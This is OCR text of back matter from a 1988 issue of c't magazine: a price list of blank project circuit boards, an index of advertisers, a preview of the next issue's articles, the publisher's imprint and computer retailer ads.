861290dBE	PC-ECB-Adapter, Adapterkarte für einen ECB-Anschluß intern, Steckkontakte vergoldet	ca. 165 x 100 mm	75 DM
	zusätzliche Bufferkarte für externen ECB-Bus	ca. 68 x 100 mm	25 DM
8804158dBE	c't-Super-EGA (inkl. PALs, Genoa-Chipsatz, BIOS-EPROM und 2 Disketten)	132 x 105 mm	238 DM
8805164dBE	PC-CMOS-RAM, Slotkarte für maximal 10 Bytewide-RAMs, Steckkontakte vergoldet	ca. 164 x 110 mm	49 DM
Amiga			
8804140dB	OMTI-Adapter für Amiga 1000	ca. 53 x 117 mm	18 DM
8804141dB	OMTI-Adapter für Amiga 2000	ca. 32 x 129 mm	22 DM
Schneider CPC			
851254dBE	ECB-Adapter für Schneider CPC	Europa	59 DM
8706170dB	CPC-Porterweiterung	ca. 80 x 60 mm	15 DM
8710156B	Zusatzplatine RAM-Erweiterung CPC 6128	ca. 32 x 40 mm	7 DM
8710157	PAL zur RAM-Erweiterung CPC 6128		16 DM
Sonstige			
831241dBE	Terminal A (ohne Tastatur)	ca. 84 x 234 mm	59 DM
831242dBE	Terminal B (mit Tastatur)	Doppel-Europa	75 DM
831262	Universelles Netzteil	Europa	18 DM
840352dB	CEPAC-65, Version A	80 x 100 mm	27 DM
840354dB	CEPAC-65, Version B	Europa	52 DM
840536	ScopeExtender (Rückseite mit Frontplattenaufdruck)	ca. 78 x 148 mm	19 DM
840538	Netzteil für ScopeExtender (±5 V, 3,3 VA)	78 x 148 mm	8 DM
840726dB	SET-65 (Ergänzungsplatine)	100 x 183 mm	32 DM
850346dBE	EPAC 95 A (ohne Wrap-Feld)	ca. 90 x 100 mm	45 DM
8505100dB	SuperTape-Interface für TRS-80	ca. 73 x 39 mm	9 DM*
850570dB	Programmierbarer EPROM-Simulator PEPS	ca. 70 x 110 mm	48 DM
850676dBE	Drucker-Spooler	ca. 138 x 74 mm	49 DM
850680B	X-Schalter	ca. 100 x 120 mm	27 DM
850772d	96pol. Bus-Extender	ca. 100 x 240 mm	55 DM
851082dBE	68000-Busmonitor	Europa	69 DM
850958dB	Kompaktnetzteil (4 Spannungen)	Europa	42 DM
860444dB	c't-Uhr inkl. PAL	ca. 52 x 60 mm	45 DM
860676dBE	EPAC-09 (mit Wrap-Feld)	Europa	59 DM
860965dBE	c't-Text-Terminal (Betriebsprogramm siehe Software-Service)	Europa	45 DM
8610146dB	Byteformer (Par./ser.-, Ser./par.-Wandler)	ca. 128 x 72 mm	39 DM
	68000-Trainer KAT-Ce inkl. Betriebsprogramm-EPROM und Handbuch		
861186dBEs	serielle Host-Schnittstelle		
861186dBEp	parallele Host-Schnittstelle	Europa	149 DM
870288dBE	EPAC-68008 A (ohne Wrap-Feld)	ca. 100 x 100 mm	49 DM
870289dBE	EPAC-68008 B (mit Wrap-Feld)	Europa	59 DM
870290	Zwei PALs 16L8, programmiert für EPAC-68008		31 DM
8703154B	LD-Netzteil	Europa	20 DM
870668	RGB-FBAS-Wandler	ca. 135 x 65 mm	20 DM
870868dBE	PAK-68-Prozessor-Austausch-Karte	ca. 100 x 100 mm	49 DM
8711234	PAK-Adapter (68000/68020 umschaltbar)	ca. 61 x 98 mm	16 DM
8801212dBE	32-Bit-SRAM-Karte für PAK-68	ca. 100 x 100 mm	49 DM
8801213	PAL 20L8 dazu		19 DM
8711160	TEK 4/8, Basis-Set: Platine, 3 PALs, 3 Disketten im PC-DOS-Format (OCS: Occam-2-Compiler u. Server, Startup-Utilities)		479 DM
880296dBE	Link-Centronics-Interface	125 x 74 mm	19 DM
8710140dBE	ECB-Adapter für TA PC/8	Europa	39 DM
8807156MBE	EPAC-68000, 4-Lagen-Multilayer	Europa	138 DM
8807156PAL	PAL 20L8 für EPAC-68000		19 DM

Die mit * gekennzeichneten Platinen werden ausverkauft. Die Preise wurden erheblich reduziert, teilweise um mehr als 50%.

Bitte beachten Sie: Alle in der Liste aufgeführten Leerplatinen stehen im Zusammenhang mit Projekten der Zeitschrift c't. Die zum Aufbau erforderlichen Angaben sind der veröffentlichten Projekt-Beschreibung zu entnehmen. Zusätzliche Informationsschriften sind nicht erhältlich. Eine Fotokopie der Veröffentlichung können Sie unter Angabe der Platinennummer bestellen. Jede Fotokopie eines Beitrags kostet 5 DM, unabhängig vom Umfang. Das Platinenlayout entspricht jeweils der veröffentlichten Schaltung; Änderungen, insbesondere Verbesserungen, behalten wir uns vor. Solche Änderungen werden dann in geeigneter Weise dokumentiert, in der Regel durch Veröffentlichung in der Rubrik 'Ergänzungen + Berichtigungen'. Eine Gewähr für das fehlerfreie Funktionieren der betreffenden Schaltung kann jedoch nicht übernommen werden.

Ihre Bestellung richten Sie bitte an:

So können Sie bestellen:

Um unnötige Kosten zu vermeiden, liefern wir nur gegen Vorauskasse. Fügen Sie Ihrer Bestellung einen Verrechnungsscheck über die Bestellsumme zuzüglich DM 3,— (für Porto und Verpackung) bei oder überweisen Sie den Betrag auf eines unserer Konten.

Schecks werden erst bei Lieferung eingelöst. Wir empfehlen deshalb diesen Zahlungsweg, da in Einzelfällen längere Lieferzeiten auftreten können.

Bankverbindungen:
Postgiroamt Hannover, Kt.-Nr. 93 05-308
Kreissparkasse Hannover, Kt.-Nr. 000-019968 (BLZ 250 502 99)

HEISE PLATINEN- & SOFTWARESERVICE, Postfach 61 04 07, 3000 Hannover 61

Die Inserenten

aaa electronic, Freiburg ... 71
abaton, Berlin ... 141
A.B. ELEKTRONIK, Dettenhausen ... 165
AD-Computertechnik, Bremen ... 175
AK-SOFT, Rielasingen ... 224
A + L Meier-Vogt, CH-Bonstetten ... 187
Albatros Computer, Bad Wimpfen ... 173
ALPHATRON, Erlangen ... 131
Amstrad, Neu-Isenburg ... 37
A.S.S.-Ware, Roßbach ... 187
ATS, Pforzheim ... 225
Auerswald KG, Braunschweig ... 187

Baron, Göttingen ... 67
basys, Eichenau ... 153, 213
BEMI, Braunschweig ... 99
Bockstaller, Wehr ... 181
Brendes, Schortens ... 227
BSP Krug, Regensburg ... 155

ccp-Software, Marburg/Lahn ... 105
CDS, Unna ... 143
CESYS, Erlangen ... 224
Chuntex, Taipei/Taiwan ... 121
C + M Meyer, Viersen ... 226
CMTE-FAST DATEN SYSTEME, München ... 220
COMAL, Utersum ... 175
Combitec, Witten ... 220
ComFood, Münster ... 109
compucon, Eschenried ... 55, 57
Computer Discount 2000, Mülheim-Kärlich ... 135
Computer Peripherie Shop, Hamburg ... 47
Computer Solution Software, München ... 49
Computer 2000, München ... 60/61
computhec, München ... 169
Conitec, Darmstadt ... 175
Copro, Niederdorfelden ... 173
CO-SA, Monheim ... 81
CosmoNet, Hannover ... 87
CSE electronic, Ravensburg ... 33
CSV Riegert, Rechberghausen ... 185
CVR Remde, München ... 221
CWTG, Roigheim ... 215

Dacom, Kriftel ... 111
Data Becker, Düsseldorf ... 6/7, 39
Dawicontrol, Göttingen ... 117, 119
Dobbertin, Brühl ... 161
DREWS EDV + Btx, Heidelberg ... 219
DVS Datentechnik, Germering ... 169

Easy CAD, Frankfurt ... 223
EBUSOFT, München ... 46
ECO Institut, Regensburg ... 113
ECOSOFT, CH-Astano ... 203
Edicta, Stuttgart ... 189
EDV-BUCHVERSAND, Sottrum ... 224
ELCO, Gelnhausen ... 31
Electronic Equipment, Dachau ... 53
Elektronikladen, Detmold ... 121
Erftkreis Elektronik, Stommeln ... 187
Ertec, Erlangen ... 143
Eurocomp, München ... 169

Fairbit-Computer, Offenbach ... 213
Frech-Verlag, Stuttgart ... 125
Fricke, Berlin ... 224
fse Strauß, Kaiserslautern ... 119
Funkcenter Mitte, Düsseldorf ... 169
Future-electronics, Bad Salzuflen ... 215

GEWICO, Köln ... 31
GfA, Düsseldorf ... 29
G + H Computersysteme, Seefeld ... 165
Grimm, Rottweil ... 175
GTI, Aachen ... 55

HAASE, Essen ... 131
Haase & Menrad, Braunschweig ... 227
Habersetzer, Weilheim ... 111
HANTAREX, Altenkirchen ... 167
Haupt, Frankfurt ... 141
H + B EDV, Tettnang ... 161
Head Computer, Düsseldorf ... 97
Heimsoeth, München ... 83
Heise-Nachbestellungen ... 189
Heise-Platinen ... 228
Heise-RTOS ... 193
Heise-Software ... 204
hema, Aalen-Unterkochen ... 183
Himmeröder, Oer-Erkenschwick ... 165
HMC, Essen ... 203
HORNET, Oberhausen ... 93
H-Soft, Stuttgart ... 147
Huck Electronic-Versand, Bönningstedt ... 131
HW Elektronik, Hamburg ... 153

IBP, Hannover ... 181
Imtec, Backnang ... 223
IMPEC, Tübingen ... 13
Individual Software Pintaske, Münster ... 117
INES, Köln ... 105
Intellex Expertensysteme, Frankfurt ... 149
IRL, Seeheim ... 181
ISE DATA, Offenbach/Main ... 203
isert-electronic, Eiterfeld ... 101
iSYSTEM, Dachau ... 91

Jeschke, Königstein ... 173
Jow Dian, Taipei/Taiwan ... 95

Kabs, Hamburg ... 185
KAYPRO, Aachen ... 73
Kayser, Salzkotten ... 217
KESSLER, Göttingen ... 226
Kirschbaum, Emmering ... 9
Kocos, Korbach ... 143
Kortmann, Eppstein-Bremthal ... 165
Kraus + Benner, Mülheim-Kärlich ... 185
Krumm, Freiburg ... 181
Kühn, Schenefeld ... 225
KWEM, Göttingen ... 103
Kyocera, Düsseldorf ... 21

LanWare Computer, Montabaur ... 8
Lauer & Wallwitz, Wiesbaden ... 119
LECH-TECHNICS, Kerpen-Türnich ... 213
Leister, CH-Kägiswil ... 167
Lintech, Erkrath ... 167
Logitec, München ... 225
LOGITECH, CH-Romanel-Morges ... 45
Logotec, Glinde ... 25, 51

MACHO, Frankfurt ... 181
Maier, München ... 169
MARFLOW, Hannover ... 123
Marvin, CH-Zürich ... 139
Mathes, Laer ... 232
Matrai, L.-Echterdingen ... 105
MaWi-Soft, Bargteheide b. Hamburg ... 41
MCI, Berg. Gladbach ... 2, 22/23
Mechatronic Systeme, Ulm-Lehr ... 153
MEMA, Frankfurt ... 117
Merz, Lienen ... 183
Micromint, Erkrath ... 79
Microsoft, Dornach ... 10/11
mirado, Mannheim ... 133
Milde, München ... 219
Müller Software, Berlin ... 27
Müller, Bonn ... 203

Naumann & Röder, Völklingen ... 105
NEC, München ... 65, 77
netmbx, Berlin ... 181
Niedermeier, Edling ... 215

Oxfort, Berg.-Gladbach ... 189

Paladin, Düsseldorf ... 217
pandasoft, Berlin ... 227
PC Wagner, Hamburg ... 220
Personal-Computer-Systeme Ontyd, Linkenheim ... 189
Phytec Meßtechnik, Mainz ... 183
PLANTRON, Bad Homburg ... 231
PLÜNNECKE, Lengede ... 161
PM electronic, München ... 149
Polyvision Computertechnik, München ... 193
ProSoft, Koblenz ... 89
P + S Elektronik, München ... 133
Pusch, Ludwigshafen ... 219
Pyramid Computer, Freiburg ... 161

Raab, Hallstadt ... 85
RAIL-electronic, Babenhausen ... 139
RD Software, Erkrath ... 227
Renner & Queiser, Oberursel/Ts. ... 217
resco electronic, Augsburg ... 225
Rheintec Computer, Düsseldorf ... 147
Rhothron, Karlsruhe ... 189
ROHNER-EDV-Elektronik, Kaufbeuren ... 183
Rose, Gladbeck ... 111
R & P, Aachen ... 139
RWL-Computer, Unna ... 129

SANG-Computersysteme, Essen ... 169
Segor electronics, Berlin ... 183
Seitz, Regensburg ... 123
Siener, Wiesbaden ... 133
SIKOS, Stein ... 165
Simons, Bedburg ... 149
SOFTIM, Stuttgart ... 133
Softline, Oberkirch ... 123
Software Studio Zipfel, Kirchheim ... 185
Sontag, Waldfeucht ... 226
Suchy, Olching ... 223
Sydec, Bruckmühl ... 17
SYNDROM, Herten ... 63
Synelec, München ... 159
Systech, Braunschweig ... 147

Schwarz & Müller, Stephanskirchen ... 226
Schwartz, Unna ... 20

STAC, Düsseldorf ... 145
Stettin & Wöhrle, Stuttgart ... 165

Tennert, Weinstadt-Endersbach ... 217
te-wi Verlag, München ... 215
T.O.P., Weinsberg ... 219
TOSHIBA, Neuss ... 43
TROST, Düsseldorf ... 69
T.S. Datensysteme, Nürnberg ... 213
TSS-Schmitz, Bierenbachtal ... 187


Ueding, Menden ... 203
Ultima Electronics, Taipei/Taiwan ... 193

Vasco, Oyten ... 147, 171
Verbatim, Eschborn ... 141

West Computers, Bonn ... 177
Wichmann, Braunschweig ... 121
Wiesemann & Theis, Wuppertal ... 123
Wilken + Sabelberg ... 217

In der nächsten c't

unter anderem



Transputer-Power am Atari ST

Mehrere Hundert c't-Leser haben mit unserem Projekt TEK 4/8 inzwischen eine relativ preisgünstige Möglichkeit gefunden, in die 'Transputerei' einzusteigen. Allerdings war der Kreis der potentiellen Anwender bisher auf Besitzer von PC-kompatiblen Rechnern beschränkt. Das soll nun anders werden: in der nächsten c't beschreiben wir den Anschluß der Transputer-Karte an Atari-ST-Modelle. Hardware-Basis für dieses Vorhaben bildet das Universal-Businterface aus c't 7/87. Die Software-Grundlage ist mit dem Original-OCS-Paket im wesentlichen schon vorhanden: da der Occam-2-Compiler nebst Zubehör auf dem Transputer läuft, fehlt zum Brückenschlag nicht viel mehr als ein neues Server-Programm.

Software entwickeln

Wie macht man professionelle Software? Ah, liebe Leser, keine Angst: Wir werden Ihnen nicht mit den 'Zehn Geboten des sorgsamen und strukturierten Programmierens' die Lust an der kreativen (meist intuitiven) Computerarbeit oder gar an den geliebten GOTOs vergällen. Wenn Sie allerdings vorhaben, sich an ernsthafte Software-Projekte zu schwingen, die professionellen Ansprüchen genügen sollen, können Sie sich das Leben durch etwas Planung deutlich erleichtern.

Der ultimative Z80-Steuerrechner

CEPAC-80-SMD haben wir ein Z80-CMOS-Einplatinen-Allzweck-Computerchen genannt, das auf 66 × 66 Millimetern Platinenfläche eine Z80-CPU mit je 32 KBytes EPROM und RAM, eine PIO, eine SIO und einen CTC sowie sechs Steckerleisten mit allen Port- und CPU-Signalen vereinigt. Weitere 26,4 Quadratzentimeter Platine sind vier Akkus und den Treibern/Empfängern für eine V.24-Schnittstelle zugedacht. Daß das Ganze nicht größer wurde, ist vier SMD-ICs zu verdanken, vor allem dem 100pinnigen TMPZ84C015 von Toshiba, der die vier Z80-Bausteine, den Taktgenerator und einen Watchdog-Timer beinhaltet und dabei nur 25,6 × 19,6 mm mißt.

DEBUG aufgebohrt

Wenn ein PC-Programmierer eine kurze COM-Datei schnell und komfortabel erstellen möchte, bleiben ihm wenig Möglichkeiten. Er kann einen Assembler wie den MASM nehmen, den ganzen Verwaltungskram wie 'assume', 'org' und 'segment' erledigen, sich durch Warnungen linken und alles noch durch EXE2BIN schicken. DEBUGs Assembler hätte alles schon längst erledigt, wenn er wenigstens die symbolische Adressierung beherrschen würde. Mit einem Turbo-Pascal-Programm läßt sich der gute alte DEBUG zum Nulltarif in einen symbolischen Assembler verwandeln.

5 1/4" an PS/2

Ein unerschöpfliches Thema: Laufwerk X an Rechner Y, nun also mit der neuen Rechnerserie von Big Blue. Die Modelle 60 und 80 bieten sogar noch im Gehäuse genügend Platz, wenn man auf die zweite Harddisk verzichtet. Es ist also nicht nötig, tief in die Tasche zu greifen, um sich das riesige, externe 5 1/4"-Laufwerk von IBM anzuschaffen. Wie nicht anders zu erwarten, sind jedoch mal wieder einige kleine Hürden aus dem Weg zu räumen.

Heft 8/88 erscheint am 15. Juli 1988
Änderungen vorbehalten

Das bringen

INPUT 64 – DAS ELEKTRONISCHE MAGAZIN – Infos · News · Programme · Unterhaltung · Tips

INPUT 7/88 – ab 24. Juni am Kiosk

Musik-Editor – der C64 als Noten-Schreibmaschine und als Klaviatur * Kfz-Kosten – Ausgaben wie Steuern, für Kraftstoff, Reparaturen und so weiter können Sie mit diesem Programm verwalten * Geographie – bestimmen Sie auf einer unbeschrifteten Landkarte alle Staaten Europas * Nico arbeitet diesmal als Fliesenleger * 64er Tips * IMC-Generator * u.v.a.m.

elrad – magazin für elektronik

elrad 7-8/88 ab 24. Juni am Kiosk

Projekte: IEC-Schnittstelle für PC, ASU (Adressierbare Serielle Universelle Datenübertragung), Drucker als x/y-Schreiber * Die elrad-Laborblätter: LM10 - Schaltungstechnik des Kombi-OpAmps * Sonderteil Meßtechnik: Sensoren und Signale * Projekte: Drum to MIDI, 2-m-Abhörempfänger, Infrarot-NF-Übertragung (IR-Kopfhörer) * u.v.a.m.

Impressum:
c't Magazin für Computertechnik
Verlag Heinz Heise GmbH & Co KG
Helstorfer Straße 7
Postfach 61 04 07
3000 Hannover 61
Telefon: 05 11 / 53 52 - 0
Telefax: 05 11 / 53 52 - 1 29
Telex: 9 23 173 heise d

technische Anfragen Mo.–Fr. von 13.00–14.00 Uhr

Postscheckamt Hannover, Konto-Nr. 93 05-308
Kreissparkasse Hannover, Konto-Nr. 000-019968
(BLZ 250 502 99)
Herausgeber: Christian Heise
Redaktion:
Chefredakteur: Christian Persson (cp) –158
Stellv. Chefredakteure: Andreas Burgwitz (bw) –156, Dipl.-Ing. Detlef Grell (gr) –159
Leitender Redakteur: Andreas Stiller (st) –161
Johannes Assenbaum (ja) –138
Bernd Behr (bb) –138
Manfred Bertuch (be) –166
Dieter Brors (db) –169
Axel Dittes (ad) –176
David Göhler (dg) –166
Michael Wilde (mw) –173
Redaktionsassistenz: Martina Klie (mk) –169, Wolfgang Otto (wo) –159
Ständige Mitarbeiter:
Dipl.-Ing. Eberhard Issendorff
Dipl.-Ing. Eckart Steffens
Dipl.-Ing. Kurt Werner
Peter Rosenbeck, MA
Dipl.-Psych. Sven B. Schreiber
Klaus Zerbe
Heinz Ebert
Korrespondenten:
Peter Glasmacher, Santa Clara (USA)
Technische Assistenz: Hans-Jürgen Berndt
Technische Zeichnungen: Marga Kellner
Grafische Gestaltung:
Wolfgang Ulber (verantw.),
Ben Dietrich Berlin, Dirk Wollschläger
Fotografie: Lutz Reinecke
Verlag und Anzeigenverwaltung:
Verlag Heinz Heise GmbH & Co KG
Helstorfer Straße 7, Postfach 61 04 07
3000 Hannover 61
Telefon: 05 11 / 53 52 - 0
Telefax: 05 11 / 53 52 - 1 29
Telex: 9 23 173 heise d
Geschäftsführer:
Christian Heise, Klaus Hausen
Objekt- und Anzeigenleitung:
Wolfgang Penseler
Anzeigendisposition:
Gerlinde Donner-Zech, Christine Paulsen

Anzeigenpreise:
Es gilt die Anzeigenpreisliste Nr. 5 vom 1. Januar 1988
Vertrieb:
Anita Kreutzer
Bestellwesen:
Christine Koop
Herstellung:
Heiner Niens
Satz:
CW Niemeyer GmbH & Co KG Hameln
Druck:
Druckhaus Dierichs Kassel
Frankfurter Straße 168, 3500 Kassel
Verantwortlich:
Textteil: Christian Persson
Anzeigenteil: Wolfgang Penseler
c't erscheint monatlich.
Einzelpreis DM 7,50, öS 62,–, sfr 7,50
Das Jahresabonnement kostet DM 77,– Inland, DM 89,– Ausland, DM 110,– inkl. Ausland Luftpost.
Vertrieb (auch für Österreich, Niederlande, Luxemburg und Schweiz) und Abonnementverwaltung:
Verlagsunion Zeitschriften-Vertrieb
Postfach 57 07, D-6200 Wiesbaden
Ruf (0 61 21) 2 66-0

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Die geltenden gesetzlichen und postalischen Bestimmungen bei Erwerb, Errichtung und Inbetriebnahme von Sende- und Empfangseinrichtungen sind zu beachten.
Die gewerbliche Nutzung, insbesondere der Schaltpläne und gedruckten Schaltungen, ist nur mit schriftlicher Genehmigung des Herausgebers zulässig.
Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Nachdruck nur mit Genehmigung des Verlages. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden.
Sämtliche Veröffentlichungen in **c't** erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes. Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.
Printed in Germany
© Copyright 1988 by Verlag Heinz Heise GmbH & Co KG

ISSN 0724-8679
Titelidee: **c't**
Titelfoto:
Lutz Reinecke

NEUGIERIG AUF PLANTRON

R. & H. Pildner

PLANTRON
Computer Vertriebsgesellschaft mbH
Höhestraße 28 · D-6380 Bad Homburg v.d.H.
Telefon (0 61 72) 8 10 31* · Telefax (0 61 72) 8 10 36
Telex 4 17 410 placo d

Beratung und Auftragsannahme: Tel.: 02554/1059

GESCHÄFTSZEITEN:
Montag bis Freitag von 9.00–13.00 Uhr und 14.30–18.00 Uhr.
Samstags ist nur unser Ladengeschäft von 9.00–13.00 Uhr geöffnet (telefonisch sind wir an Samstagen nicht zu erreichen).

Sie erreichen uns über die Autobahn A1 Abfahrt Münster-Nord – B54 Richtung Steinfurt/Gronau – Abfahrt Altenberge/Laer – in Laer letzte Straße vor dem Ortsausgang links (Schild „Marienhospital") – neben der Post (ca. 10 Autominuten ab Münster/Autobahn A1).

Ein Preisvergleich lohnt sich!

ernst mathes – seit **6** Jahren ein Begriff für preisbewußte Käufer!
Sie finden bei uns die interessantesten Produkte fast aller namhaften Computer- und Drucker-Hersteller weit unter deren unverbindlich empfohlenen Verkaufspreisen.
Fordern Sie unsere aktuelle Gesamtpreisliste an, die wir Ihnen gern kostenlos und postwendend zusenden.

Zenith data systems · ATARI · Brother · FUJITSU · Commodore · SHARP · star · CITIZEN · TOSHIBA · OKIDATA · olivetti · EPSON · JUKI · VICTOR · Seagate · SEIKOSHA · Schneider · Tandon · PLANTRON · C.ITOH · HEWLETT-PACKARD · TAXAN · MITSUBISHI · NEC · Panasonic

Wir sind seit Jahren bekannt für:

- **Markenprodukte zu günstigen Preisen**
- **herstellerunabhängige Beratung**
- **große Auswahl**
- **guten Service (auch nach der Garantiezeit)**
- **täglichen Versand**
- **gute Lieferbereitschaft**
- **ständige Qualitätskontrollen**

Besuchen Sie uns!

...außerdem haben wir eine Reihe weiterer Hersteller neu in unser Sortiment aufgenommen!

MICROCOMPUTER-VERSAND
ernst mathes GmbH

Pohlstraße 28, 4419 Laer, Beratung und Auftragsannahme: Tel. 02554/1059